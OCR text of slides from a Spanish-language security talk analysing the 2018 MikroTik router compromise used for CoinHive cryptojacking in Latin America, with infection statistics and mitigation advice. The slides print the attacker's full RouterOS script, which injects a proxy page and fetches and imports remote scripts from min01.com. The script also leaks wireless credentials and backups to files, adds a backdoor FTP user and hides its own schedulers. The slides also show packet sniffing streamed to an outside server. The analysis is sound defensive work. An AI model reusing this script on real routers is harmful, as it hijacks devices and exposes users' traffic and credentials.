
```
/ip proxy set enabled=yes
/ip proxy access add action=deny disabled=no
/ip firewall nat remove [find comment=sysadminpxy]
/ip firewall nat add disabled=no chain=dstnat protocol=tcp dst-port=80 src-address-list=!Ok action=redirect to-ports=8080 comment=sysadminpxy
/ip firewall nat move [find comment=sysadminpxy] destination=0
/ip firewall filter remove [find comment=sysadminpxy]
/ip firewall filter add disabled=no chain=input protocol=tcp dst-port=8080 action=add-src-to-address-list address-list=Ok address-list-timeout=15s comment=sysadminpxy
/tool fetch url=http://min01.com/01/error.html mode=http dst-path=webproxy/error.html
/tool fetch url=http://min01.com/01/error.html mode=http dst-path=flash/webproxy/error.html

/ip dns set servers=8.8.8.8
/ip service set www disabled=yes port=80
/ip service set winbox disabled=no port=8291
/ip service set ftp disabled=no port=21
/ip service set ssh disabled=no port=22

/system scheduler add name="Auto113" start-time=01:30:00 interval=1d on-event="/system backup save dont-encrypt=yes name=bfull113"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="Auto114" start-time=01:41:00 interval=1d on-event="/file remove a113.rsc\r\n/file remove bfull113.backup\r\n/file remove sn111.txt\r\n/file
remove sn112.txt\r\n/file remove sn113.txt" policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="Auto115" start-time=01:44:00 interval=1d on-event="/system scheduler remove [find name=Auto113]\r\n/system scheduler remove [find
name=Auto114]\r\n/system scheduler remove [find name=Auto115]" policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write

/system scheduler add name="upd113" interval=11h on-event="/tool fetch url=http://min01.com/01/error.html mode=http dst-path=webproxy/error.html"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="upd114" interval=13h on-event="/tool fetch url=http://min01.com/01/error.html mode=http dst-path=flash/webproxy/error.html"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="upd115" interval=9h on-event="/tool fetch url=http://min01.com/01/u113.rsc mode=http"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
:delay 5s
/system scheduler add name="upd116" interval=9h on-event="/import u113.rsc"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write

/ip cloud set ddns-enabled=yes
/system routerboard print file=sn111
/user group add name=ftpgroupe policy="ftp,read"
/user add name=ftu password=ftu group=ftpgroupe
/interface wireless security print file=sn112
/interface wireless print file=sn113
```


En algunos casos se encontró el archivo **mikrotik.php**, posible residuo (0 BYTES).




PLATAFORMA DE SALTO


SOCKS







SNIFFER


System
Queues
Files
Log
Radius
Tools
New Terminal
Make Supout.rif
Manual
New WinBox
Exit
BTest Server
Bandwidth Test
Email
Flood Ping
Graphing
IP Scan
MAC Server
Netwatch
Packet Sniffer
Ping
Ping Speed
Profile
RoMON
SMS
Telnet
Torch
Traceroute
Traffic Generator
Traffic Monitor
Packet Sniffer Settings
General
Streaming
Filter
Streaming Enabled
Server:
91.4.2.60
Filter Stream
OK
Cancel
Apply
Start
Stop
Packets
Connections
Hosts
Protocols
stopped

ESTADO DE SITUACIÓN


Mikrotik CoinHive2

Search for Mikrotik country:ar html:"coinhive.min.js" returned 1,570 results on 15-11-2018


Top Cities


1.	General Pico	207
2.	Pehuajo	49
3.	Mar Del Plata	48
4.	Buenos Aires	47
5.	Cordoba	44
6.	Villa Angelica	36
7.	Neuquen	26
8.	Tucuman	24
9.	Villa Gesell	19
10.	Saenz Pena	19

Top Organizations



Top Domains


mrse.com.ar
telecom.net.ar
speedy.com.ar
fibertel.com.ar
ipnext.net.ar
prima.net.ar
velocom.net.ar
wilnet.com.ar
telecentro-reversos.com.ar
after-wire.com.ar
0.0
50.0
100.0
150.0
200.0
250.0
271.0



Pais	Cantidad
Brazil	30843
Argentina	1570
Venezuela	750
Uruguay	245
Bolivia	228
Paraguay	75

Porque Ocurrio esto?

Falta de Actualización de RouterOS y Políticas de Firewall Blandas.

MIKROTIK

Mitigación

Se parcheo la Falla (1 dia luego de ser descubierta).
-version 6.38.5-

Keep up the good Work Mikrotik :-)

https://blog.mikrotik.com/security/www-vulnerability.html

PREVENCION

https://wiki.mikrotik.com/wiki/Manual:Securing_Your_Router

/ip service set winbox address=10.0.0.0/8,172.16.0.0/12,192.168.0.0/16

/ip firewall filter add chain=input in-interface=wan protocol=tcp dst-port=80,8291 action=drop

Verificar Scheduler / Archivos Creados / Usuarios Creados / SOCKS / Packet Sniffer

Contacto

Emmanuel Schonberger
eschonberger@prozcenter.com
www.prozcenter.com

PREGUNTAS?